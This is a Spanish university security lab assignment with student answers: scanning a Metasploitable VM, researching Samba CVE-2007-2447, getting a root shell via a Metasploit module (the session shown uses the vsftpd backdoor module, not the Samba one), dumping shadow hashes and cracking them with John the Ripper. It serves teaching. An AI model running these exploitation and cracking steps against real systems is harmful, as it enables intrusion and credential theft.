



SEGURIDAD INFORMÁTICA

PRÁCTICA I - ATAQUES A SERVIDOR

Los objetivos de esta práctica son los siguientes:


I. APRENDER A HACER ESCANEOS A POSIBLES EQUIPOS VÍCTIMA

**II. USO DE METASPLOIT PARA APROVECHARSE DE UNA
VILNERABILIDAD**

FASE I: EL USO DEL ESCANER DE VULNERABILIDADES NESSUS

1. Realizar un escaneo mediante nmap para ver los puertos abiertos que tiene la máquina Metasploitable. En la salida de este escaneo de puertos debe aparecer la versión de cada servicio instalado.

NOTA: Esto se puede hacer desde Metasploit (puedo lanzar nmap dentro de Metasploit) o ejecutando la aplicación nmap.



```
Metaesplotable [Running]
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgres
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13

Nmap done: 1 IP address (1 host up) scanned in 0.125 seconds
msfadmin@metasploitable:~$
```

Insertar pantallazo con el resultado del escaneo.

2. Explicar qué es el servicio SAMBA en Linux (o SMB en Windows). Para ello responde a las siguientes preguntas:
 - a. Los servicios SMB y Netbios se usan en Windows para. SMB es un protocolo para compartir archivos que se ejecuta en el puerto 445. Netbios fue un



protocolo famoso desarrollado entre IBM y Sytek para redes entre computadoras

- b. Estos dos servicios utilizan los puertos 445 y 137,138,139 UDP
 - c. El servicio SAMBA es la implementación en Linux del servicio SMB y Netbios de Windows. ¿Para qué se instala en equipos Linux?
3. ¿Cuál es la versión de SAMBA que está instalada en la máquina Metasploitable que ha sido escaneada?

```
msfadmin@metasploitable:~$ smbstatus

Samba version 3.0.20-Debian
PID      Username   Group      Machine
-----
Service  pid       machine    Connected at
-----
No locked files
```

4. Buscar en <http://cve.mitre.org/> o en www.cvedetails.com las vulnerabilidades que tiene la versión de SAMBA encontrada en dicha máquina Metasploitable. ¿Cuántas has encontrado? **Insertar respuesta con el número encontrado y la referencia de la página consultada** <http://cve.mitre.org/> —> 194 resultados. www.cvedetails.com —> 44 resultados.

5. Vamos a fijarnos en una de ellas, la que tiene que ver con la opción username map del fichero smb.conf. ¿Cómo se llama esa vulnerabilidad? Indicar el CVE correspondiente y su nivel de riesgo que se puede consultar en dicha base de datos. **Insertar respuesta**

CVE-ID

CVE-2007-2447 [Learn more at National Vulnerability Database \(NVD\)](#)

[CVSS Severity Rating](#) [Fix Information](#) [Vulnerable Software Versions](#) [SCAP Mappings](#) [CPE Information](#)

Description

The MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the (1) SamrChangePassword function, when the "username map script" smb.conf option is enabled, and allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the (2) remote printer and (3) file share management.


References

6. En la misma base de datos se puede encontrar el nombre del exploit, cargado ya en Metasploit, que se puede usar para explotar esta vulnerabilidad. ¿Cómo se llama?

También se puede consultar en

<https://www.rapid7.com/db/?type=metasploit>

Insertar respuesta



The screenshot shows the Rapid7 Vulnerability & Exploit Database interface. The header includes the Rapid7 logo, navigation links (Products, Services, Partners, Research), and a 'FREE TRIAL' button. The main title is 'Samba "username map script" Command Execution'. Below the title is a table with two columns: 'Disclosed' and 'Created'. The 'Disclosed' date is '05/14/2007' and the 'Created' date is '05/30/2018'. A 'Description' section follows, explaining the vulnerability in Samba versions 3.0.20 through 3.0.25rc3. The 'Author(s)' section lists 'jduck <jduck@metasploit.com>'. A 'Back to Search' link is visible at the top left of the content area.

Back to Search

Samba "username map script" Command Execution

Disclosed	Created
05/14/2007	05/30/2018

Description

This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

Author(s)

jduck <jduck@metasploit.com>

7. ¿Cuál es el parche que habría que instalar para solucionar esta vulnerabilidad?
Insertar respuesta con la url de samba.org donde viene información del parche y desde donde podría descargarlo.

<https://www.samba.org/samba/security/CVE-2007-2447.html>

https://download.samba.org/pub/samba/patches/security/samba-3.0.24-CVE-2007-2447_v2.patch



Después de recopilar la información de la vulnerabilidad vamos a hacer uso de ella para infiltrarnos en la víctima en la siguiente fase.

FASE II: USO DE METASPLOIT PARA APROVECHARSE DE UNA VULNERABILIDAD


El objetivo es acceder a la máquina Metasploitable explotando la vulnerabilidad encontrada en el servicio SAMBA en la fase 1, haciendo uso del exploit descubierto en la misma fase 1.

Una vez dentro lo que queremos es acceder a la SAM del equipo, hacernos con los hashes de las contraseñas de dos usuarios y descifrarlos con John the Ripper.

Para ello:

1. Crear dos usuarios en la máquina Linux Metasploitable: usuariodic y usuariobrut
 - El primero de ellos, **usuariodic** tendrá una contraseña que deberá ser obtenida mediante un ataque por diccionario (**por ejemplo, passw0rd, pero que no sea esta**). **pass123**
 - El segundo usuario, **usuariobrut** tendrá una contraseña de tres caracteres (números y letras) y que deberá ser obtenida mediante un ataque por fuerza bruta (**por ejemplo pL5, pero que no sea esta**) **rl2**

- Acceder mediante Metasploit a la máquina víctima, y conseguir abrir un shell remoto en dicho equipo.



```

Kali (Running)
Fri 14:36

File Edit View Search Terminal Help
www-data:~*14684:0:99999:7:::
backup:~*14684:0:99999:7:::
lrc:~*14684:0:99999:7:::
gnats:~*14684:0:99999:7:::
date
Fri Mar 6 10:10:32 UTC 2020
whoami
root
pwd
~
ls
ls: cannot access '.': No such file or directory
^C
Abort session 27 [y/N] y
**


[*] 192.168.0.17: Command shell session 2 closed. Reason: User exit
msf2 exploit(multi/http/vstpd_r34_backdoor) > exploit

[*] 192.168.0.17:21 - Banner: 228 (vsftpd 2.3.4)
[*] 192.168.0.17:21 - USER: 331 Please specify the password.
[*] 192.168.0.17:21 - Backdoor service has been spawned, handling...
[*] 192.168.0.17:21 - UID: uid=0(root) gid=0(root)
[*] Found shell
[*] Command shell session 3 opened (192.168.0.14:36955 -> 192.168.0.17:6200) at 2020-03-06 14:35:55 +0000

date
Fri Mar 6 10:11:11 UTC 2020
whoami
root
pwd
~

```

- Acceder a los ficheros donde están los usuarios y las contraseñas (SAM) y obtener los hashes



```

Kali (Running)
Fri 14:33

File Edit View Search Terminal Help
gnats:~*14684:0:99999:7:::
nobody:~*14684:0:99999:7:::
libwww:~*14684:0:99999:7:::
dhcpc:~*14684:0:99999:7:::
syslog:~*14684:0:99999:7:::
klog:~*14684:0:99999:7:::
sshd:~*14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLlUWA.1hZjAS/:14684:0:99999:7:::
bind:~*14685:0:99999:7:::
postfix:~*14685:0:99999:7:::
ftp:~*14685:0:99999:7:::
postgres:$1$Rw351k.x$Mg0gZU05pA0UvfhfjCye/:14685:0:99999:7:::
mysql:~*14685:0:99999:7:::
tomcat55:~*14691:0:99999:7:::
distccd:~*14698:0:99999:7:::
service:$1$H5u9Xrh$K.o3G030GXI10KkPmUgZ0:14699:0:99999:7:::
telnetd:~*14715:0:99999:7:::
proftpd:~*14727:0:99999:7:::
statd:~*15474:0:99999:7:::
jj:$1$KRa000cB$vc4yaUych85qvXjgP7xgs1:18299:0:99999:7:::
usuariodic:$1$qlFu4tft$290nBBRXydf57KEiSatin.:18327:0:99999:7:::
usuariobrut:$1$UgP8RHY$Py655bIpy2eYMisLnx30P.:18327:0:99999:7:::
root@kali:~#

```

```
root@kali:~# unshadow metpass metshadow > metpasswd
```

4. Descifrar dichos hashes (contraseñas) con John the Ripper.

- a. La contraseña del usuario usuariodic debe romperse con un ataque por diccionario. Para ello debéis descargar y usar el diccionario gratuito disponible en Openwall (<http://www.openwall.com/wordlists/>) o cualquier otro que descarguéis de Internet (en esta caso dar la referencia de donde lo habéis obtenido) Deberíais usar una contraseña que estuviera en este diccionario.

```
root@kali:~# john -user=usuariodic -wordlist="lower.lst" metpasswd
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
pass123 (usuariodic)
lg 0:00:00:00 DONE (2020-03-06 15:11) 5.000g/s 87720p/s 87720c/s 87720C/s parturition..passion
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

- b. La contraseña del usuario usuariobrut debe descifrarse con un ataque de fuerza bruta

```
root@kali:~# john -incremental:lowernum -format=crypt -user=usuariobrut metpasswd
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 2 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
rl2 (usuariobrut)
lg 0:00:00:01 DONE (2020-03-06 15:58) 0.5617g/s 9006p/s 9006c/s 9006C/s tq9..cmn
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

- c. Ya que estamos dentro, intentar descifrar la contraseña de algún usuario que tenga permisos de administración.

```
root@kali:~# john -user=-root -wordlist="lower.lst" metpasswd
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 9 password hashes with 9 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Remaining 7 password hashes with 7 different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
batman (sys)
service.remental (service)
userfile = $JOHN/?(user)
Warning: Only 11 candidates left, minimum 24 needed for performance.
3g 0:00:00:01 DONE (2020-03-06 16:03) 1.886g/s 17214p/s 99906c/s 99906C/s zoomorphism..zymase
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Consultar el documento subido a Moodle donde se explica el uso de John the Ripper para los diferentes ataques

Entregable: Pantallazos que muestren:

- 1) Ejecución con éxito del exploit de la guía. **Insertar pantallazo**
- 2) Demostrar que se está dentro ejecutando, una vez se ha lanzado el exploit, las órdenes:
 - a. **date** (para ver el día y la fecha en la que se ha entrado)
 - b. **whoami** (para ver con qué usuario he accedido a la máquina)
 - c. **pwd** (para ver en qué directorio de la máquina remota me encuentro)**Insertar pantallazo**
- 3) Obtención de las contraseñas mediante John the Ripper. **Insertar pantallazo**

INSTRUCCIONES

- Entrega:
 - Un archivo **PDF** a partir de este documento de Word con las respuestas (las que están señaladas en rojo) y los pantallazos pedidos.



- Los ejercicios **SOLO** podrán realizarse en grupos de dos alumnos o tres alumnos como máximo. **No se permiten entregas de prácticas realizadas de forma individual o por grupos de más de tres alumnos.**
- El nombre del fichero entregado serán los apellidos de los alumnos separados por guion.
- La fecha límite de entrega será el viernes 20 de marzo a las 23 horas (IMPRORROGABLE).
- **No se recogerán memorias entregadas fuera de fecha o por otro medio distinto de los indicados (como por ejemplo el mail). Debe entregarse en el apartado correspondiente en el campus virtual.**